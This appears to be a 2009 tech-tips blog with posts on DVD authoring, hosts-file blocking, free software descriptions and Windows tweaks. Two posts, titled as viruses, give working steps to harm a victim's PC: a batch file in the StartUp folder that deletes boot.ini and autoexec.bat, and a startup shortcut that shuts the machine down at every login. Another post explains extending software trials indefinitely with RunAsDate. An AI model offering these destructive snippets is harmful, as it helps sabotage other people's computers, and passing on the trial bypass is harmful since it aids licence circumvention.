Monday, February 16, 2009

Make A Roughly 16 Hour Video Dvd

Make A Roughly 16 Hour Video Dvd

3 things are needed

1. Proper Codecs
2. TMPGEnc 3 Express (Best for this job IMO)
3. TMPGEnc DVD Author (Dual Layer Edition)

simply start a new project in TMPGEnc 3 Express, Set the output for said file as an NTSC MPEG1 (VIDEO CD)

Make sure you set at NTSC (TMPGENC WILL ONLY ACCEPT IF FRAMERATE IS 29.97 FPS)

once you have made roughly 8 hours / 16 hours depending... of video files open TMPGEnc DVD Author..

Simply press "SOURCE SETUP" you will notice you can set up multiple 'tracks'

if you add more than one file to 1 track, the program automatically sets up 'chapters'

just add your video files (and follow the steps in the program).. it will take roughly an hour or 2 to do an 8 hour disc, maybe 3 or 4 for a 16 hour disc (i don't have a dual layer burner but i am sure that it works)..


THESE WORK IN PLAYSTATION 2's!!! I KNOW BECAUSE ITS HOW I MAKE MINE AT TIMES...

only way i know to get this much footage (And have it still work in something as simple as a ps2)

Read more...

Make A Roughly 16 Hour Video Dvd

Make A Roughly 16 Hour Video Dvd

3 things are needed

1. Proper Codecs
2. TMPGEnc 3 Express (Best for this job IMO)
3. TMPGEnc DVD Author (Dual Layer Edition)

simply start a new project in TMPGEnc 3 Express, Set the output for said file as an NTSC MPEG1 (VIDEO CD)

Make sure you set at NTSC (TMPGENC WILL ONLY ACCEPT IF FRAMERATE IS 29.97 FPS)

once you have made roughly 8 hours / 16 hours depending... of video files open TMPGEnc DVD Author..

Simply press "SOURCE SETUP" you will notice you can set up multiple 'tracks'

if you add more than one file to 1 track, the program automatically sets up 'chapters'

just add your video files (and follow the steps in the program).. it will take roughly an hour or 2 to do an 8 hour disc, maybe 3 or 4 for a 16 hour disc (i don't have a dual layer burner but i am sure that it works)..


THESE WORK IN PLAYSTATION 2's!!! I KNOW BECAUSE ITS HOW I MAKE MINE AT TIMES...

only way i know to get this much footage (And have it still work in something as simple as a ps2)

Read more...

How To Block Websties Without Software

How To Block Websties Without Software

Steps:

1] Browse C:\WINDOWS\system32\drivers\etc
2] Find the file named "HOSTS"
3] Open it in notepad
4] Under "127.0.0.1 localhost" Add 127.0.0.2 www.sitenameyouwantblocked.com , and that site will no longer be accessable.
5] Done!

-So-

127.0.0.1 localhost
127.0.0.2 www.blockedsite.com

-->www.blockedsite.com is now unaccessable<--


For every site after that you want to add, just add "1" to the last number in the internal ip (127.0.0.2) and then the addy like before.

IE: 127.0.0.3 www.blablabla.com
127.0.0.4 www.blablabla.com
127.0.0.5 www.blablabla.com

etc

Read more...

How to Create A PDF


Create PDF documents on the fly — for Free!


Portable Document Format (PDF) is the de facto standard for the secure and reliable distribution and exchange of electronic documents and forms around the world. CutePDF Writer (formerly CutePDF Printer) is the free version of commercial PDF creation software. CutePDF Writer installs itself as a "printer subsystem". This enables virtually any Windows applications (must be able to print) to create professional quality PDF documents - with just a push of a button!

FREE for commercial and non-commercial use! No watermarks! No Popup Web Ads!

Have specific and advanced needs above and beyond that of other users?
Integrate PDF creation ability into any application, solution, service or terminal server (e.g. Citrix) environment and more. Custom Redistribution now available!

Installation Requirements

  • Supports Microsoft Windows 98/ME/2000/XP/2003/Vista (x32/x64).
  • Requires PS2PDF converter such as Ghostscript (recommended).

GNU Ghostscript is an open-source interpreter for the PostScript language and the PDF file format. It is distributed under the GNU General Public License. You may obtain the source code for GPL Ghostscript 8.15 here.
What's New
  • Added support for both 32-bit and 64-bit Windows Vista.
  • Added support for 64-bit Windows XP/2003.
  • Seamlessly integrate with CutePDF Professional.
  • New version works with the latest version of Ghostscript.
  • To use with other PS2PDF application, please refer to FAQs.
  • Supports foreign language Windows better.
  • No longer include Ghostscript. You may download and install it separately.
You can get the free GPL Ghostscript 8.15


Read more...

MS Vista To MAC OSX

You can use Vista OS X on any language and edition of Windows Vista!

Here is a list with a few features:

Support
Windows Vista 32bit Support SP1

System Files
Boot logo, Login screen, Welcome Center, Brandings, PC-Properties, Back and forward buttons, icons, uxtheme patch

Extras
Wallpaper, Screensaver, leftsider, Rklauncher, Sounds, Cursors, Spaces

Skins
Visual Style for Vista, WinRAR 3x

Installer
Super-Small Size Installer, safe install on any partition, uninstall option, customizable setup to install only what you want and need, Fast installation, System Restore Point.

Vista 32Bit SP1


Vista 32 Bit No SP

Read more...

Thursday, February 12, 2009

A virus that removes windows files

A virus that removes neccisary windows files:
This is another virus that removes important files from the victims computer. Create a text document on the C drive and write this in it:
del c:\boot.ini 
del c:\autoexec.bat
Save the file as boot.bat and put it in the StartUp folder. Just sit back and relax while  The Victim tries to restart his computer, if that's possible ;) 

Read more...

How To Create A Virus

This virus is alike the Blaster virus that's very known. It's mission was to restart the computer whenever it wanted to. This one is more agressive and won't give your victime a break (or time to scan his PC) ;)
When he login on his computer he will have 0 sec to complete whatever he is doing before the PC will restart/shutdown. You can choose any desired.

create a new shortcut.. then write;
shutdown -s -t 0 = this is for shut down in 0 seconds (t = time s=shutdown)
shutdown -r -t 0 = same but this is for restart comp. in 0 seconds..
(only for windows xp ,Vista & Windows 7)
in win.98 this is different; we were wrote rundll32.exe -s or something like this..i couldnt remember right now..

Copy The ShortCut And Paste is in The Start Up Folder [Start > Program Files> StartUp]

Now This is A Sot Of Virus Which No AntiVirus Can Detect Haa Haa

Read more...

Saturday, February 7, 2009

Super Mario X

Super Mario X is an old school 2D platformer game. Game features different Hats,

lots of levels, 5 fightable bosses spread all over 4 worlds and, of course, a princess to rescue.

Read more...

Thursday, February 5, 2009

Ubuntu 8.10

Ubuntu

Ubuntu is a Debian based Linux distribution. Ubuntu is the most popular Linux distribution in the world.

Welcome to Intrepid Ibex a.k.a Ubuntu 8.10

Ubuntu is a community developed operating system that is perfect for laptops, desktops and servers. Whether you use it at home, at school or at work Ubuntu contains all the applications you'll ever need, from word processing and email applications, to web server software and programming tools.

Ubuntu is and always will be free of charge. You do not pay any licensing fees. You can download, use and share Ubuntu with your friends, family, school or business for absolutely nothing.

We issue a new desktop and server release every six months. That means you'll always have the the latest and greatest applications that the open source world has to offer.

Ubuntu is designed with security in mind. You get free security updates for at least 18 months on the desktop and server.

Everything you need on one CD, which provides a complete working environment. Additional software is available online.

The graphical installer enables you to get up and running quickly and easily. A standard installation should take less than 25 minutes.

Once installed your system is immediately ready-to-use. On the desktop you have a full set of productivity, internet, drawing and graphics applications, and games.

On the server you get just what you need to get up and running and nothing you don't.

Here are some key features of "Ubuntu":

· Ubuntu will always be free of charge, including enterprise releases and security updates.

i Have Included The Http Download Link It Will Give Optimum Speeds

Read more...

Windows Essentials Codec Pack 2.2

With Windows Essentials Codec Pack you should be able to play 99% of all movies and music files that you download

Windows Essentials Codec Pack is a collection of the most essential Audio and Video DirectShow Codecs and Filters.

With Windows Essentials Codec Pack you should be able to play 99% of all movies and music files that you download off the internet, stay up to date with the latest Codecs with the Audio / Video Codec Update Service, and eliminate the many conflicts and error caused by using multiple codecs to decode the same file types.

W.E.C.P. is designed as a user-friendly near complete solution for all your video and audio needs, with it you can play Audio CDs, DVDs, (S)VCDs and XCDs on the fly, and it adds support for 3GP, AAC, AC3, APE, AVI, DivX, 3ivx, DAT, h.264, x264, Nero Digital, DTS, FLV, FLAC, HD-MOV, MPEG-1/2, M4A, MP3, MP4, MO3, MOD, MKV, OFR, TTA, OGG/OGM, S3M, Vorbis, VOB, XviD, XM, WV, UMX and many more formats so you could play any video / audio file with your favorite DirectShow media player or with the (included) free and wonderful Media Player Classic.

Here are some key features of "Windows Essentials Codec Pack":

· APE Source Filter: DirectShow audio decoder filter used to decode Monkey's Audio files (APE files)
· AC3 Filter: DirectShow audio decoder and processor filter used to decode audio tracks in movies (DVD, MPEG4 and others)
· AVI Splitter: Replacement for DirectShow's default Audio Video Interleave (AVI) Splitter (It can open many broken files and can reindex when needed)
· CDDA Reader Filter: DirectShow audio decoder capable of reading Audio CDs
· CDXA Reader Filter: DirectShow video decoder capable of reading (S)VCDs and XCDs
· CoreAAC Filter: Advanced Audio Coding (AAC) DirectShow audio decoder capable of reading AAC files
· CoreFlac Decoder: DirectShow audio decoder for the Flac audio codec
· FFDShow: DirectShow decoding filter for decompressing DivX, XviD, H.264, FLV1, WMV, MPEG-1 and MPEG-2, MPEG-4 and various other audio and video formats. It uses libavcodec from ffmpeg project for video decompression, postprocessing code from mplayer to enhance visual quality of low bitrate movies, and is based on original DirectShow filter from XviD, which is GPL'ed educational implementation of MPEG4 encoder
· FLV Splitter: Capable of splitting Flash Video files (FLV) and decoding On2 VP62 Video streams (notable users of the FLV format include Google Video, Reuters.com, Yahoo! Video and MySpace.
· OGG Splitter: DirectShow OGG Splitter capable of splitting OGG and OGM file(s) and enables to play / create .ogm wrapped video
· GPL MPEG-1/2 Decoder: DirectShow MPEG decoder filter can be used to play MPEG-1 and MPEG-2 streams
· MOD Source Filter: DirectShow filter decoder capable of decoding Tracker files (MO3, IT, XM, S3M, MTM, MOD and UMX)
· MPEG Splitter: DirectShow splitter capable of splitting MPEG1/MPEG2 files (MP(E)G, VOB, DAT, TS, TP, etc.
· MPV Decoder: DirectShow decoder capable of decoding MPEG1/MPEG2 Video streams, and DVDs
· MPA Splitter: DirectShow Splitter capable of splitting MPEG Audio files (MP3) and MPEG4 Audio files (AAC)
· MPC Source Filter: DirectShow decoder filter capable of decoding MusePack Audio files (MPC).
· MP4 Splitter: DirectShow Splitter capable of splitting MP4, M4A, 3GP and HD-MOV files
· Matroska Splitter: DirectShow splitter capable of splitting Matroska files (MKV and MKA)
· Media Player Classic: an open source media player that looks just like Windows Media Player, but has many additional features. It has a built in DVD player with real-time zoom, support for AVI subtitles, QuickTime and RealVideo support
· OFR Source Filter: DirectShow filter decoder capable of decoding OptimFROG Audio files (OFR)
· RealMedia Splitter: DirectShow splitter that allows you to play RealNetworks audio/video files.
· SHOUTcast Source Filter: DirectShow decoder filter capable of handling internet radio stations streams (http://www.shoutcast.com)
· WV Splitter / Decoder: DirectShow WV Splitter and decoder capable of splitting and decoding WavPack Audio files (WV)
· VobSub Filter: DirectShow Vob Subtitles filter capable of displaying (embedded) Subtitle files (SRT, SUB, IDX, etc)

Read more...

BIM 3.8

Bytessence InstallMaker (BIM for short) is a setup file creator for the Windows Platform. It is lightweight, easy to use and yet filled with rich features.

You can use it to generate .exe files that will carry your files in a compressed form and you also have the possibility to do various jobs to ensure a perfect installation of your product.

Here are some key features of "Bytessence InstallMaker":

· Good looking, easy to use interface
· Multilingual (all the components, the installers and uninstallers)
· Smart and easy project management with straight-forward function tabs
· Small deployment stub (less than 100 KB including uninstaller)
· Absolutely no scripting required
· ZIP algorithm integration for speed and good compression ratio
· Smart checking for requirements (.NET Framework, Operating System version)
· Tons of installation jobs (Run programs or commands, registry modification, shortcut and internet link creation, file and folder management, extension associations, Windows service management, component registration and HTTP download)
· Automated uninstaller (it can carry jobs too)
· Customizable installer user interface, custom splash screens and icon and colours
· Optional Standard text and Rich text support for License and Readme files
· Computer restart capability for installer/uninstaller
· Easy to extend with tools (WebGet downloader included)


Requirements:

· 64 MB RAM memory available
· Intel IBM-PC - based processor running at 233 MHz or compatible
· 20 MB of free Hard-Disk space (and more for temporary compilation)
· VGA video card
· Keyboard and mouse
· Microsoft Internet Explorer 4.0 or higher


Read more...

Norton Gaminig Edition 2009 Good News For Gamers

The Norton AntiVirus 2009 Gaming Edition application was designed to be the fastest virus protection you can get. It stops spyware, worms, bots, and other threats cold—without slowing down your PC. When you’re gaming, your protection should get out of the way. Norton AntiVirus 2009 Gaming Edition does exactly that.

Gamer Mode
No alerts + no notifications = no interruptions
Optional settings to temporarily suspend updates, behavioral scanning and intrusion prevention
Enabled automatically when your PC is in full screen mode
Activate manually with a quick click on the Norton system tray icon

Lightning Fast
Rapid Pulse Updates every 5 to 15 minutes
Installs in less than a minute
Adds less than 1 second to boot time

Light as a Feather
Uses less than 6MB memory even without the Gamer Mode performance boost
Needs less than 50MB hard disk space on installation
Runs only 2 processes at a time
Performance graphs display CPU and memory usage and how little Norton is using

Respects your needs
Smart Scheduler holds resource intensive actions for when you are not using your PC
Resource usage table shows you the what, when and how long for background actions taken by Norton AntiVirus
Delivers consistently strong protection - that’s why Norton AntiVirus has won more consecutive Virus Bulletin 100 awards than any other AV software

Here are some key features of "Norton AntiVirus 2009 Gaming Edition":

Lightning Fast and Light as a Feather:
· Fastest and lightest virus, spyware, and rootkit protection available, optimized for gaming.
· Installs in under one minute on average.
· Requires less than 6 MB of memory—eight times less memory than the competitive industry average.
· Opens only two processes.
· Uses less than 50 MB of hard disk space (without definitions).
· Adds less than 3 seconds to boot time.
· Norton Insight technology scans only those files at risk, resulting in fewer, shorter, and faster scans of less than 35 seconds on average—almost five times faster than the competitive industry average.

Gamer Mode:
· Suspends alerts and notifications to avoid interrupting game play.
· Option to suspend real-time monitoring activities and updates to reduce PC and network resource usage even further.
· Automatically enabled when PC is in full-screen mode.
· Turn it on manually with a simple click on the Norton system tray icon.

Protection:
· Automatically detects and removes the latest online threats.
· Tiny, rapid Pulse Updates every 5 to 15 minutes—30 times more often than the competitive industry average.
· Norton Protection System delivers multilayered protection.
· Patent-pending, industry-leading protection from Web-based attacks.
· Real-time SONAR (Symantec Online Network for Advanced Response) technology detects emerging spyware and viruses before traditional definitions are even available.
· Botnet detection prevents bots from taking control of your PC.
· Norton Recovery Tool boots and repairs badly infected PCs.
· Specialized deep-cleaning technology delivers our most complete scan possible.
· Easy access to intelligence on Internet threats targeting gamers.
· Control Without Disruptions
· Smart Scheduler automatically schedules non time-critical activities such as scans and updates to occur while your PC is idle.
· Comprehensive control gives you the option to customize your security settings.
· Review the security status of every process on your PC.

Product Support:
· Free tech support and online knowledge base deliver the help you need, however you need it.
· Information for Gamers links directly to gaming related security information and more.

Requirements:

· 300 MHz or faster processor
· 256 MB of RAM (512 MB RAM required for the Recovery Tool)
· 150 MB of available hard disk space.
· Microsoft Internet Explorer 32-bit 6.0 or later
· Mozilla Firefox 2.0 or later

Limitations:

· 15 days trial
· Nag screen

Read more...

Monday, January 26, 2009

Universal Extractor


Universal Extractor is a program do to exactly what it says: extract files from any type of archive, whether it's a simple zip file, an installation program, or even a Windows Installer (.msi) package. This is still a work in progress, but so far it's proven quite useful and I feel others can also benefit from it.

I should stress that Universal Extractor is not intended to be a general purpose archiving software. It will never replace WinRAR, 7-Zip, etc. What it will do is allow you to extract files from virtually any type of archive, regardless of source, compression method, etc.

The original motivation behind this project was that I wanted an easy, convenient way to extract files from installation packages, such as Inno Setup or Windows Installer packages, without pulling up a command line every time. In the process I got a little carried away and ended up throwing in support for every kind of archive format I possibly could find


Read more...

VLC Available For MAC users

VLC (initially VideoLAN Client) is a highly portable multimedia player for various audio and video formats, including MPEG-1, MPEG-2, MPEG-4, DivX, MP3, and OGG, as well as for DVDs, VCDs, and various streaming protocols. It also can be used as a server for unicast or multicast streams in IPv4 or IPv6 on a high-bandwidth network. The most prominent additions to version 0.8.6 are probably Windows Media Video 9 and Flash Video. Other important changes are improved H.264 decoding, better Windows Unicode support, and a full-screen.

VLC for Mac OS X is distributed as a disk image. Download the .dmg file, open it, and copy VLC to your hard drive (for instance the /Applications folder). Open VLC by double-clicking on it.

Read more...

Sunday, January 25, 2009

FrostWire Who What I Sec Is It LimeWire ?

FrostWire

FrostWire Is A Peer 2 Peer {P2P} FileSharing Program for the Gnutella and BitTorrent protocols
FrostWire is written in Java And Is A Free Program
It Is Basde On LimeWire But The Diffference
Are
It Is A Free Program Which Has All The Capabilities Of LimeWire Pro{Paid Version}

Main Features

As with LimeWire, FrostWire is in Java, and therefore is capable of supporting multiple platforms. While LimeWire is available in both free and paid versions, FrostWire is released only as a free version. The FrostWire program includes all of the functionalities of LimeWire's free version, as well as a few features of LimeWire Pro's payment based upgrades. FrostWire also provides a chatroom, which is absent in LimeWire. FrostWire's interface is nearly identical to that of LimeWire's, since it is based on the same code base. However, the color scheme is slightly different. As in LimeWire, FrostWire's skin may be changed to a variety of different colors and shapes.

Frostwire, similar to LimeWire Pro, connects to 5 ultrapeers. The Non-pro version of LimeWire only connects to 3. This means that both Limewire Pro and Frostwire have potentially faster download speeds and broader search results.

The Main Question Arrives: Is It Safer Than LimeWire ?

ANS: It Depends On What U R Downloading if It Is A Copyrighted Material Then No Type Of Server Is Safe .u Can Download OpenSource Or Free Programs From Many Site Such As:

Softpedia
Download


Read more...

Saturday, January 24, 2009

Opera


One of the fastest, smallest and smartest full-featured web browser

The most full-featured Internet power tool on the market, Opera includes tabbed browsing, pop-up blocking, integrated searches and advanced functions like Opera's groundbreaking e-mail program, RSS Newsfeeds and IRC chat. And because we know that our users have different needs, you can customize the look and content of your Opera browser with a few clicks of the mouse.

The Opera Web browser offers several new features for functionality, security, usability, customization, searching, saving, taking shortcuts and accessing Web content.

Whether you're going to work, working from home, developing Web sites, or just looking for a quick, solid browser that can help you quickly access the Internet, Opera delivers a superior Web experience for every aspect of your online life, with lots of tech tools for power users.

Here are some key features of "Opera for Windows without Java":

Speed Dial.
Now you have a new way to access your favorite Web sites. Just open a new tab to get your Speed Dial. It's easy to populate and addictive to use.
Find out what other people are putting on their Speed Dial.

BitTorrent.
You don't need a separate BitTorrent application to download large files. Simply click a torrent link and start the download.

Site preferences.
Want to view a site in a different way or deny certain cookies? Want to block pop-ups on certain sites only? Right click and select "Edit site preferences".

Thumbnail preview.
It is easy to have many tabs open at once in Opera. But exactly which tab had that video you wanted? Hover your mouse on any tab to see a thumbnail preview.

Fraud protection.
Opera's advanced fraud protection protects you against web sites that try to steal your personal information.

Add your favorite search engines.
Right-click on the site's search field and select "Create search" from the menu.

Widgets.
Small Web applications (multimedia, newsfeeds, games and more) that make your desktop experience more fun. Use the Widgets menu to discover new widgets and access your favorites.

Transfer manager.
View download progress and access all your downloads from one simple transfer manager window.

Password manager.
The password manager remembers your usernames and passwords so you will not have to.

Mouse gestures.
Opera supports mouse gestures, allowing you to perform certain movements with the mouse to access commonly used features.

Notes.
Notes can be kept in conjunction with a Web site you want to refer to later, or remind you of any particular information you may like to review again.

Keyboard Shortcuts.
Keyboard shortcuts - like mouse gestures - make your browsing faster and more efficient. Read more about all the keyboard shortcuts in Opera.

Tabbed browsing.
Surf the Web easier and faster by opening multiple Web pages within the same application window

Integrated search.
Search Google, eBay, Amazon and more with our integrated search field. You can also search directly in the address field using keywords

Fast Forward.
Fast Forward will detect the most likely "next page" link and greatly simplify navigation in multi-page documents such as search results and image galleries.

Voice.
The voice feature allows you to control Opera's interface by talking and to have documents read aloud. Voice is currently offered in English

Full-screen mode.
The F11 key toggles Opera's projection mode, using the whole screen for browsing and, if a projection style sheet is present, displays 'slides' suitable for presentation.

Kiosk mode.
Opera supports kiosk mode - a lock-down mode in which the browser can be used for unattended computers in public places.

Opera mail.
Our built-in POP/IMAP E-mail client is a combined e-mail program, news reader, mailing list organizer and RSS/Atom newsfeed reader.

■ Standards support.
We take pride in supporting all major Web standards currently in use, including CSS 2.1, XHTML 1.1, HTML 4.01, WML 2.0, ECMAScript, DOM 2 and SVG 1.1 basic.

Requirements:

· 20 MB of free disk space.


Read more...

Tuesday, January 20, 2009

Hack The Program And Run Trail For Ever


In this post I’ll show you how to hack a Software and run the trial program forever.Most of us are familiar with many softwares that run only for a specified period of time in the trial mode.Once the trial period is expired these softwares stop functioning and demand for a purchase.But there is a way to run the softwares and make them function beyond the trial period.Isn’t this interesting?

Before I tell you how to hack the software and make it run in the trial mode forever, we have to understand the functioning of these softwares.I’ll try to explain this in brief.

When these softwares are installed for the first time, they make an entry into the Windows Registry with the details such as Installed Date and Time, installed path etc.After installation every time you run the software, it compares the current system date and time with the installed date and time.So, with this it can make out whether the trial period is expired or not.

So with this being the case, just manually changing the system date to an earlier date will not solve the problem.For this purpose there is a small Tool known as RunAsDate.

RunAsDate is a small utility that allows you to run a program in the date and time that you specify. This utility doesn’t change the current system date, but it only injects the date/time that you specify into the desired application.

RunAsDate intercepts the kernel API calls that returns the current date and time (GetSystemTime, GetLocalTime, GetSystemTimeAsFileTime), and replaces the current date/time with the date/time that you specify.It works with Windows 2000, XP, 2003 and Vista.

NOTE: FOLLOW THESE TIPS CAREFULLY

You have to follow these tips carefully to successfully hack a software and make it run in it’s trial mode forever.

1. Note down the date and time, when you install the software for the first time.

2. Once the trial period expires, you must always run the software using RunAsDate.

3. After the trial period is expired, do not run the software(program) directly.If you run the software directly even once, this hack may no longer work.

4. It is better and safe to inject the date of the last day in the trial period.

For example, if the trial period expires on jan 30 2009, always inject the date as jan 29 2009 in the RunAsDate.

I hope this helps! Please express your experience and opinions through comments

U Can Download It From Here .It Is Only 25KB And Can Run Only On 32Bit Os

Read more...

Monday, January 19, 2009

Boot XP Faster No Software Needed

First of all, this tweak only apply to those who only have one HDD on their primary IDE channel (nothing else on device 0 or 1) and a CD-ROM and/or DVD-ROM on the secondary IDE channel. Each time you boot Windows XP, there's an updated file called NTOSBOOT-*.pf who appears in your prefetch directory (%SystemRoot%Prefetch) and there's no need to erease any other files as the new prefetch option in XP really improves loading time of installed programs. We only want WindowsXP to boot faster and not decrease its performance. Thanks to Rod Cahoon (for the prefetch automation process...with a minor change of mine) and Zeb for the IDE Channel tweak as those two tricks, coupled together with a little modification, result in an EXTREMELY fast bootup:

1. Open notepad.exe, type "del c:windowsprefetch tosboot-*.* /q" (without the quotes) & save as "ntosboot.bat" in c:
2. From the Start menu, select "Run..." & type "gpedit.msc".
3. Double click "Windows Settings" under "Computer Configuration" and double click again on "Shutdown" in the right window.
4. In the new window, click "add", "Browse", locate your "ntosboot.bat" file & click "Open".
5. Click "OK", "Apply" & "OK" once again to exit.
6. From the Start menu, select "Run..." & type "devmgmt.msc".
7. Double click on "IDE ATA/ATAPI controllers"
8. Right click on "Primary IDE Channel" and select "Properties".
9. Select the "Advanced Settings" tab then on the device 0 or 1 that doesn't have 'device type' greyed out select 'none' instead of 'autodetect' & click "OK".
10. Right click on "Secondary IDE channel", select "Properties" and repeat step 9.
11. Reboot your computer.

Do Spread This Site With Ur Friends And Family. Gaurav

WindowsXP should now boot REALLY faster.

Read more...

GOOGLE HACKS




Google Hacks is a search helper tool that helps users to use Google Search functions. The software program that has its project homepage hosted on Google Codedescribes Google Hacks as “a compilation of carefully crafted Google searches that expose novel functionality from Google’s search and map services. For example, you can use it to view a timeline of your search results, view a map, search for music, search for books, and perform many other specific kinds of searches. You can also use this program to use google as a proxyWith GoogleHacks, users able to use the program to search for all kind of files or information they want by using Google search engine. For example, music, book, video, tools, hacks, proxy, lyrics, fonts, application, torrent, cache and web hosting. For files, users can also specify the file type and extension to search for. For example, .mp3, .wma or .ogg for music file type. In actual, Google Hacks will interpret and construct a search query based on user’s selection criteria and search string enter using various Google advanced search operators, and then launch a web browser window to perform the search query with Google.

But don’t expert Google Hacks is the solution for your daily cracking need. At best, it’s a starting point for users who need to use advanced search operators and various Google parameters. With Google Hacks, a hint “search string” is created and hinted, without having users to remember all these parameters. App author also discourages using of this program for illegal purposes.

To Download Click HERE THE Latest Version Is 1.6

Read more...

Saturday, January 17, 2009

Argente - Registry Cleaner

Argente - Registry Cleaner description

Uses a detection algorithm for high performance to quickly identify missing and invalid references in your Windows registry.

With Argente - Registry Cleaner you can safely clean and repair problems in the Windows registry with just a few clicks of the mouse. Problems with the Windows Registry are one of the common causes of failures of the system and error messages from Windows.

By using a registry cleaner regularly and repair your registry, your system will not only be more stable but it will also help Windows and its software to run more quickly.

Argente - Registry Cleaner uses a detection algorithm for high performance quickly identify missing and invalid references in your Windows registry. These problems can occur due to various reasons such as having done an uninstall or having removed a program incorrectly, when you have hardware drivers missing or corrupt, or any Startup programs that do not belong to any program.

With a few simple steps, Argente - Registry Cleaner scan your entire registry looking for invalid entries and provide you with a list of the errors found in the registry.

For your convenience and protection, Argente - Registry Cleaner can also make backups of any repairs made so that in this way you can recover any changes if necessary. Just as conduct a full endorsement from registration as a control point.

Argente - Registry Cleaner detects:
· Shortcuts
· ActiveX & COM
· Applications System
· Help files
· Sounds
· Windows Firewall
· Shared Files
· File Extensions
· Fonts
· History Lists
· Startup
· Start Menu
· Applications paths
· Services System
· Software
· File Types

And much more! As Archives aid browser shell extensions approved, and even use the technology desencriptacion Root13 to read the history of Windows.

To Download Click HERE


Read more...

  © Blogger templates The Professional Template by Ourblogtemplates.com 2008

Back to TOP